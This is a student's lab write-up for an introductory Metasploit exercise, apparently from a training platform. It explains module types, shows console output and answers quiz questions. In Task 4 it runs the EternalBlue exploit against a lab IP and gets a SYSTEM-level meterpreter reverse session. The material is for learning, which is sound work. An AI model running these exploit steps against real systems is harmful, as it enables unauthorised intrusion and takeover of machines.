
Name:Ramya Ajay

Roll No:CB.EN.P2CYS22004 Metasploit Introduction

Task - 2: Main Components of Metasploit


Auxiliary

- Any supporting module, such as scanners, crawlers and fuzzers, can be found in auxiliary.



Encoders

- Encoders will allow you to encode the exploit and payload in the hope that a signature-based antivirus solution may miss them.



Evasion

- While encoders will encode the payload, they should not be considered a direct attempt to evade antivirus software.

```
root@ip-10-10-82-6:/opt/metasploit-framework/embedded/framework/modules# tree -L 2 evasion/
evasion/
└── windows
    ├── applocker_evasion_install_util.rb
    ├── applocker_evasion_msbuild.rb
    ├── applocker_evasion_presentationhost.rb
    ├── applocker_evasion_regasm_regsvcs.rb
    ├── applocker_evasion_workflow_compiler.rb
    ├── process_herpaderping.rb
    ├── syscall_inject.rb
    ├── windows_defender_exe.rb
    └── windows_defender_js_hta.rb

1 directory, 9 files
```


Exploits

- Exploits, neatly organized by target system.

```
root@ip-10-10-82-6:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 exploits/
exploits/
├── aix
├── android
├── apple_ios
├── bsd
├── bsdi
├── dialup
├── example_linux_priv_esc.rb
├── example.py
├── example.rb
├── example_webapp.rb
├── firefox
├── freebsd
├── hpux
├── irix
├── linux
├── mainframe
├── multi
├── netware
├── openbsd
├── osx
├── qnx
├── solaris
├── unix
└── windows

20 directories, 4 files
```

NOPs(No Operation)

- They are represented in the Intel x86 CPU family they are represented with 0x90, following which the CPU will do nothing for one cycle.




Payloads

- Exploits will leverage a vulnerability on the target system, but to achieve the desired result, we will need a payload.

- **Adapters:** An adapter wraps single payloads to convert them into different formats. For example, a normal single payload can be wrapped inside a Powershell adapter, which will make a single powershell command that will execute the payload.
- **Singles:** Self-contained payloads (add user, launch notepad.exe, etc.) that do not need to download an additional component to run.
- **Stagers:** Responsible for setting up a connection channel between Metasploit and the target system. Useful when working with staged payloads. “Staged payloads” will first upload a stager on the target system then download the rest of the payload (stage).
- **Stages:** Downloaded by the stager. This will allow you to use larger sized payloads.

Post

- Post modules will be useful on the final stage of the penetration testing process listed above, post-exploitation.



a) What is the name of the code taking advantage of a flaw on the target system?

- exploit

b) What is the name of the code that runs on the target system to achieve the attacker's goal?

- Payload

c) What are self-contained payloads called?

- singles

d) Is "windows/x64/pingback_reverse_tcp" among singles or staged payload?

- singles

Task - 3: Msfconsole

```
root@ip-10-10-21-147:~# msfconsole
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMM                  MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM                 MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM  .dMMMM
MMMMNm  `?MMM            MMMM`  dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMNMNMM
MMMMNNMNMMMMMNx        MMMMMMNMNMNMNM
MMMMMMMMNMMNMMMMm+..+MMNMNMNMNMNMNMM
        https://metasploit.com


       =[ metasploit v6.3.5-dev-                          ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 410 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                      ]
```

```
msf6 > ls
[*] exec: ls

Desktop    Instructions  Postman  Scripts           Tools
Downloads  Pictures      Rooms    thinclient_drives  work
```

```
msf6 > ping -c 1 8.8.8.8
[*] exec: ping -c 1 8.8.8.8

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=100 time=1.38 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.384/1.384/1.384/0.000 ms
```

```
msf6 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    debug         Display information useful for debugging
    exit          Exit the console
    features      Display the list of not yet released features that can be opted in to
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    history       Show command history
    load          Load a framework plugin
    quit          Exit the console
    repeat        Repeat a list of commands
    route         Route traffic through a session
    save          Saves the active datastores
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    tips          Show a list of useful productivity tips
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
    unsetg        Unsets one or more global variables
    version       Show the framework and console library version numbers
```


```
msf6 > help set
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

OPTIONS:

    -g, --global  Operate on global datastore variables
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > ls
[*] exec: ls

Desktop  Downloads  Instructions  Pictures  Postman  Rooms  Scripts  thinclient_drives  Tools  work
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded
                                             Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Stan
                                             dard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 tar
                                             get machines.
```

a) How would you search for a module related to Apache?

- search apache

b) Who provided the auxiliary/scanner/ssh/ssh_login module?

- 

Task - 4: Working with modules

- We can set a host and exploit by using

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.11.247
rhosts => 10.10.11.247
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit -z

[*] Started reverse TCP handler on 10.10.82.6:4444
[*] 10.10.11.247:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.11.247:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Prof
essional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.11.247:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.11.247:445 - The target is vulnerable.
[*] 10.10.11.247:445 - Connecting to target for exploitation.
[+] 10.10.11.247:445 - Connection established for exploitation.
[+] 10.10.11.247:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.11.247:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.11.247:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73
 Windows 7 Profes
[*] 10.10.11.247:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76
 sional 7601 Serv
[*] 10.10.11.247:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
 ice Pack 1
[+] 10.10.11.247:445 - Target arch selected valid for arch indicated by DCE/RPC rep
ly
[*] 10.10.11.247:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.11.247:445 - Sending all but last fragment of exploit packet
[*] 10.10.11.247:445 - Starting non-paged pool grooming
[+] 10.10.11.247:445 - Sending SMBv2 buffers
[+] 10.10.11.247:445 - Closing SMBv1 connection creating free hole adjacent to SMBv
2 buffer.
[*] 10.10.11.247:445 - Sending final SMBv2 buffers.
[*] 10.10.11.247:445 - Sending last fragment of exploit packet!
[*] 10.10.11.247:445 - Receiving response from exploit packet
[+] 10.10.11.247:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.11.247:445 - Sending egg to corrupted connection.
[*] 10.10.11.247:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.11.247
```

- We can see sessions by

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  1         meterpreter x64/windo    NT AUTHORITY\SYSTEM @  10.10.82.6:4444 -> 10.
            ws                       JON-PC                 10.11.247:49250 (10.10
                                                            .11.247)
```

a) How would you set the LPORT value to 6666?

```
msf6 > set lport 6666
lport => 6666
```

b) How would you set the global value for RHOSTS to 10.10.19.23 ?

```
msf6 > setg rhosts 10.10.19.23
rhosts => 10.10.19.23
```

c) What command would you use to clear a set payload?

```
msf6 > unset payload
Unsetting payload...
```

d) What command do you use to proceed with the exploitation phase?

- exploit